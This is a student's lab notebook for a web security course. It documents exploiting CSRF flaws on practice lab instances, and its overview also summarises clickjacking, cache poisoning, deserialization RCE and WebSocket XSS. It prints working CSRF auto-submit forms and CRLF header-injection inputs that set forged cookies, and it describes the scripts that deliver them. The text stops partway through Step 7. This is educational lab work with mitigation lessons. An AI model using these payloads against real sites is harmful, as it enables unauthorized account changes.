CS 595 Lab Notebook

Lab 5

Name: Jarren Calizo
OdinID: calizo
Date: May 13, 2025

Table of Contents

1. *Lab Overview* 3

2. *Lab 5.1 CSRF*
   - Step 1–2: Identifying and Exploiting a CSRF Vulnerability 5
   - Step 3: Token Validation Depends on Request Method 6
   - Step 4: Token Not Tied to User Session 8
   - Step 5: Header Injection Leading to Cookie Manipulation 9
   - Step 6: CSRF Token Stored in Cookie – Exploiting Weak Validation Logic 12
   - Step 7: Developing an Initial Exploit 14
   - Step 8: Exploit Level – Cookie-Injected CSRF Submission 15
   - Step 9: Referer Validation Broken 16
   - Step 10: Exploit Level — Bypassing Referer Validation via Referrer-Policy: unsafe-url 18
   - Step 11: Exploiting XSS to Perform CSRF 21

3. *Lab 5.2 Clickjacking, Web Cache Poisoning*
   - Step 1–3: Basic Clickjacking with CSRF Token Protection 22
   - Step 4: Clickjacking with Prefilled Form Input 25
   - Step 5: Identifying DOM-Based XSS in the Feedback Form 28
   - Step 6: Demonstrate XSS Vulnerability 31
   - Step 7: Cookie Exfiltration via Event Handler Injection 34
   - Step 8: Prevention via X-Frame-Options Header 37
   - Step 9: Web Cache Poisoning with an Unkeyed Header 39
   - Step 10: Web Cache Poisoning with Malicious JavaScript 42

4. *Lab 5.3 Insecure Deserialization (PHP)*
   - Step 1: Introduction 44
   - Step 2: Vulnerable Web Application and Drawing Behavior Analysis 44
   - Step 3: Reversing the Cookie (Base64 Decoding PHP Serialized State) 46
   - Step 4: Analyze the Source Code – Understanding the Web App Flow and Cookie Handling 48
   - Step 5: Logger Class Analysis 48

- Steps 6–9: Insecure PHP Deserialization Exploitation and Final Access 49

5. *Lab 5.4 Insecure Deserialization (JavaScript)*
   - Step 1-2: Introduction & VM Deployment on GCP 51
   - Steps 3–4: VM Setup & DVNA Initialization 51
   - Step 5: Application Upload Behavior and Code Audit (JavaScript Deserialization Vulnerability) 53
   - Step 6: Understanding the Vulnerability in node-serialize 54
   - Step 7: Serialization Example – Deserialization in Node.js 55
   - Step 8: Function Expressions and Immediate Invocation in JavaScript 56
   - Step 9: Add Function Expression to Serialized Object 58
   - Step 10: Exploit Creation - Writing to /tmp Using Insecure Deserialization 59
   - Step 11-12: Visit the Vulnerable Container & Deploy the Exploit 62
   - Step 13: Cleanup 63

6. *Lab 5.5 Web Socket Vulnerabilities*
   - Step 1: Manipulating Messages to Exploit Vulnerabilities 63
   - Step 2: WebSocket XSS Exploit via Direct Socket Manipulation 66

Lab Overview

Lab 5 introduced a series of hands-on exercises that escalated from fundamental CSRF bypasses to advanced exploitation of insecure deserialization and real-time WebSocket manipulation. Each module reinforced core web security concepts while giving me a practical, attacker-like perspective into how trust assumptions in modern web applications can be broken.

I began with Lab 5.1, which dissected CSRF protections (or the lack thereof) across various configurations. I exploited missing CSRF tokens, method-based enforcement gaps, duplicated tokens stored in cookies, and even poisoned request headers to overwrite them. Notably, chaining header injection with cookie-based CSRF validation showed just how brittle anti-CSRF measures become when response headers are not sanitized properly. One of the most eye-opening parts was leveraging a Referrer-Policy: unsafe-url directive to bypass referer-based CSRF checks—highlighting how browser behavior can be manipulated to suit an attacker’s needs.

Lab 5.2 pushed this further by layering clickjacking, DOM-based XSS, and web cache poisoning. I aligned opaque iframes for deceptive UI interaction, manipulated DOM elements via encoded input, and poisoned shared cache entries using unkeyed headers like X-Forwarded-Host. Injecting custom script sources from my exploit server and seeing them persist across cached sessions was a powerful demonstration of how modern caching layers can turn malicious if improperly configured.

Next, Lab 5.3 and 5.4 transitioned to insecure deserialization, first in PHP and then in JavaScript. In the PHP lab, I crafted a serialized object of a vulnerable Logger class that wrote arbitrary code into a file path I controlled. By forcing deserialization of this object on the server, I was able to extract credentials to the next level—demonstrating PHP’s unserialize() dangers when object input isn't restricted. In the Node.js version, I exploited the node-serialize library’s use of _$$ND_FUNC$$_ to embed JavaScript that executed arbitrary shell commands. Deploying and testing this on a DVNA container I spun up via GCP, and watching the exploit create a file on the server in real time, tied the theory directly to real-world infrastructure.

Finally, Lab 5.5 capped off the module with WebSocket vulnerabilities. Here, I identified the live socket URL and captured chat messages passed as JSON. I then bypassed client-side sanitization by using Python’s websockets package to inject a raw <script> payload, triggering stored XSS and completing the lab. Seeing how client-side defenses completely fall apart when messages are sent outside the browser was a reminder that validation always belongs on the server.

Lab 5 was one of the most technical and rewarding labs so far. It bridged application layer logic flaws with backend RCE risks and emphasized how improper trust in user input—whether from HTML forms, cookies, serialized objects, or socket data—can turn into fully weaponized exploits if not properly controlled. Each lab gave me concrete attacker tools and mindset refinements that will help me better build, audit, and defend real-world applications going forward.

Lab 5.1 CSRF

Step 1-2: Identifying and Exploiting a CSRF Vulnerability

Step 1–2 Write-up: Identifying and Exploiting a CSRF Vulnerability
To initiate this lab, I first authenticated into the vulnerable application using the provided credentials (wiener / peter). Once logged in, I navigated to the My Account page, where I observed a form allowing the user to change their email address. After entering a test email value (calzone@rando.gg), I used the browser's Developer Tools to inspect the resulting network request.

The intercepted POST request to /my-account/change-email contained no CSRF token, anti-replay nonce, or Referer validation — confirming the endpoint's susceptibility to CSRF. This provided a clear vector for silently forcing a logged-in victim to submit an unwanted email change via a crafted form.


After validating the vulnerability manually, I automated the exploit creation and delivery process using the script step2_csrf_nodefense_submit_exploit.py. This Python script uses the requests and BeautifulSoup libraries to streamline the exploit deployment in three phases:

Extracting the exploit server URL: A GET request to the main lab site retrieves and parses the DOM to find the exploit server's link.

Generating the CSRF payload: The script crafts a malicious HTML form that targets the vulnerable /my-account/change-email endpoint and silently auto-submits an injected email value (exploit@evil-user.net) using embedded JavaScript.

Delivering the attack: The payload is sent to the exploit server with the formAction parameter set to DELIVER_TO_VICTIM, triggering the lab’s backend to simulate a victim clicking the exploit while authenticated.

- $ python step2_csrf_nodefense_submit_exploit.py
- [+] Exploit delivered to victim.




This confirmed the lab was solved. The automation not only validated the attack in a reproducible way but also demonstrated the practical impact of CSRF when no mitigations are implemented — such as CSRF tokens, SameSite cookie restrictions, or origin header checks.

Step 3: Token Validation Depends on Request Method

To begin this step, I reused the exploit from the previous level which issued a POST request to update the victim’s email. I manually entered the same exploit HTML into the exploit server’s editor:

```
<form method="POST"
action="https://0a600002041582cd80d003ef00de00f0.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="failcheck@evil.com">
</form>
<script>document.forms[0].submit();</script>
```


After clicking “View exploit,” the exploit attempt failed as expected. The response clearly displayed the message "Missing parameter 'csrf'", indicating that the server now enforces CSRF token validation on POST requests. This confirmed that although the form submission structure was valid, the lack of a CSRF token caused the server to reject the request. (See screenshot 1 below)



Recognizing that the vulnerability is method-specific, I adjusted the form to use the GET method instead of POST, rewriting the form as:

```
<form method="GET"
action="https://0a600002041582cd80d003ef00de00f0.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="normal-user@evil.com">
</form>
<script>document.forms[0].submit();</script>
```

After storing and delivering this revised exploit via the exploit server, I successfully bypassed the CSRF protection and completed the lab. The Web Security Academy lab confirmed this by displaying the “Congratulations, you solved the lab!” banner. (See screenshot 2 below)



This exercise reinforced the critical lesson that CSRF defenses must be consistently enforced across all HTTP methods. Simply protecting POST while neglecting GET routes leaves the application partially vulnerable to cross-site attacks.

Step 4: Token Not Tied to User Session


In this step, I evaluated a flawed CSRF protection mechanism where the server issues a token during an authenticated session—but fails to bind the token to that specific user's session. My objective was to demonstrate how reusing a token obtained from my own session could still affect another authenticated user.

After logging in as wiener, I navigated to the /my-account page and examined the form element. I noticed the presence of a hidden CSRF token field embedded within the form, as shown in the developer tools pane. I manually extracted the token from the input field (name=csrf) and confirmed that the change email endpoint (/my-account/change-email) was still accessible via POST.

To verify this vulnerability, I modified my previous CSRF Python script (step4_csrf_token_not_tied_to_session.py) to perform the following:

1. Login and request the CSRF token from the /my-account page as myself.
2. Inject that token into a crafted HTML payload, targeting the change-email form.
3. Upload and deliver the exploit to the victim using the exploit server.

The key takeaway here was that although CSRF protection was present, the server did not validate that the token matched the victim's authenticated session. This allowed the exploit to succeed using any valid token, including one stolen or reused from a different account. The success message and the lab completion banner in the screenshot confirms that the vulnerability was exploited successfully.



This reinforces the importance of tying CSRF tokens to authenticated user sessions server-side—otherwise, attackers can recycle tokens and impersonate state-changing actions across accounts.


Step 5: Header Injection Leading to Cookie Manipulation

In this step, the lab introduced a header injection vulnerability that enables adversaries to tamper with the client's cookies through the response headers of the web application. This vulnerability becomes especially dangerous when coupled with weak CSRF defenses—specifically when a CSRF token is duplicated in both the form and a cookie, allowing attackers to overwrite one of them.

I began by visiting the vulnerable site and searching for my Odin ID, calizo, while inspecting the HTTP response headers via the browser DevTools. This confirmed that user-supplied input was being reflected inside the Set-Cookie header:

Answer to Q1 - Screenshot of HTTP response header:
Shown in the first screenshot, we see the Set-Cookie header contains:

- Set-Cookie: LastSearchTerm=calizo; Secure; HttpOnly



This means my input is directly used in setting a cookie value, which opens the door for header injection if line breaks are not sanitized.


Next, I wrote and ran the script step5_header_injection_cookie_check.py to test how the server handles newline characters and potential header smuggling. I tested with the following:

Normal input:

- getHeadersFromSearch("calizo")

Answer to Q2 - How many cookies are returned? What are their names?
Two cookies are returned:

- LastSearchTerm
- session




Malicious header injection:

- getHeadersFromSearch("calizo\nfoo: bar")

Answer to Q3 - How have foo and bar been interpreted?
A new header named foo with value bar was successfully injected into the HTTP response. The server interpreted it as a legitimate header, as shown in the output of the script:

- ('foo', 'bar; Secure; HttpOnly')




Cookie injection via header smuggling:

- getHeadersFromSearch("calizo\nSet-Cookie: foo=bar")

Answer to Q4 - How many cookies have been returned?

Three cookies were returned this time:

- LastSearchTerm
- session
- foo




This confirms that the server did not sanitize newline input and allowed arbitrary Set-Cookie headers to be injected. An attacker could exploit this behavior to overwrite CSRF tokens stored in cookies, effectively bypassing protections and completing unauthorized actions on behalf of the user.

This step emphasized how response header manipulation can act as a powerful precondition for cookie-based CSRF attacks when cookies and form values aren’t securely validated together. The takeaway here is that newline sanitization is just as critical as output encoding for preventing injection-based vulnerabilities across all parts of the HTTP protocol—not just the body.

Step 6: CSRF Token Stored in Cookie – Exploiting Weak Validation Logic

In this step, I analyzed a CSRF implementation that relies on comparing a token stored in the cookie against the one submitted in the form. The initial phase involved inspecting the login page to extract the CSRF token from both the HTML form and the HTTP response headers. As shown in the screenshots, the same CSRF token value appears in both the form input and the Set-Cookie header. This strongly implies that the server duplicates the CSRF token into the client’s cookies.

After confirming the duplication, I cleared all cookies in the session and attempted to authenticate using only the form field CSRF token. The login attempt failed with a 400 Bad Request and a response body stating “Invalid CSRF token.” This confirms that the server cross-checks the token in the form against what it expects from the cookie.
Q1: Why might a developer implement CSRF protection like this?
One possible reason is simplicity—by storing the CSRF token in a cookie, the server avoids stateful session tracking for tokens. This pattern works under the assumption that cookies cannot be tampered with, which, as demonstrated, is flawed if other injection vectors exist.




To demonstrate how weak this logic is, I forged a CSRF token manually by using my Odin ID (calizo) as the token value in both the form field and a crafted cookie. Despite this value not being generated by the server, the application accepted it and returned a 200 OK response.

Q2: What was the returned status code and CSRF value?

The status code was 200, and the CSRF field returned in the next page’s HTML form was calizo, verifying that my spoofed token was accepted.

Q3: How might a developer prevent this using keyed hashes?

To properly protect the CSRF token, the server should generate a keyed HMAC (e.g., HMAC(secret, sessionID)) rather than trusting arbitrary input. This makes token forgery infeasible unless the attacker knows the server's secret, eliminating the risk posed by reflected cookie vulnerabilities like header injection.



Step 7: Developing an Initial Exploit

In this step, I attempted to chain two discovered vulnerabilities—HTTP header injection and CSRF token in a cookie—into a proof-of-concept attack hosted on the exploit server.

The idea behind this attack is to manipulate the victim's browser into storing a forged CSRF token (csrf=foo) via an injected Set-Cookie header in a crafted search request. Then, using an HTML form with that same hardcoded token (foo), I could trick the victim's browser into submitting a valid login request.

To start, I manually crafted the search URL with the following Python logic using urllib.parse.quote():

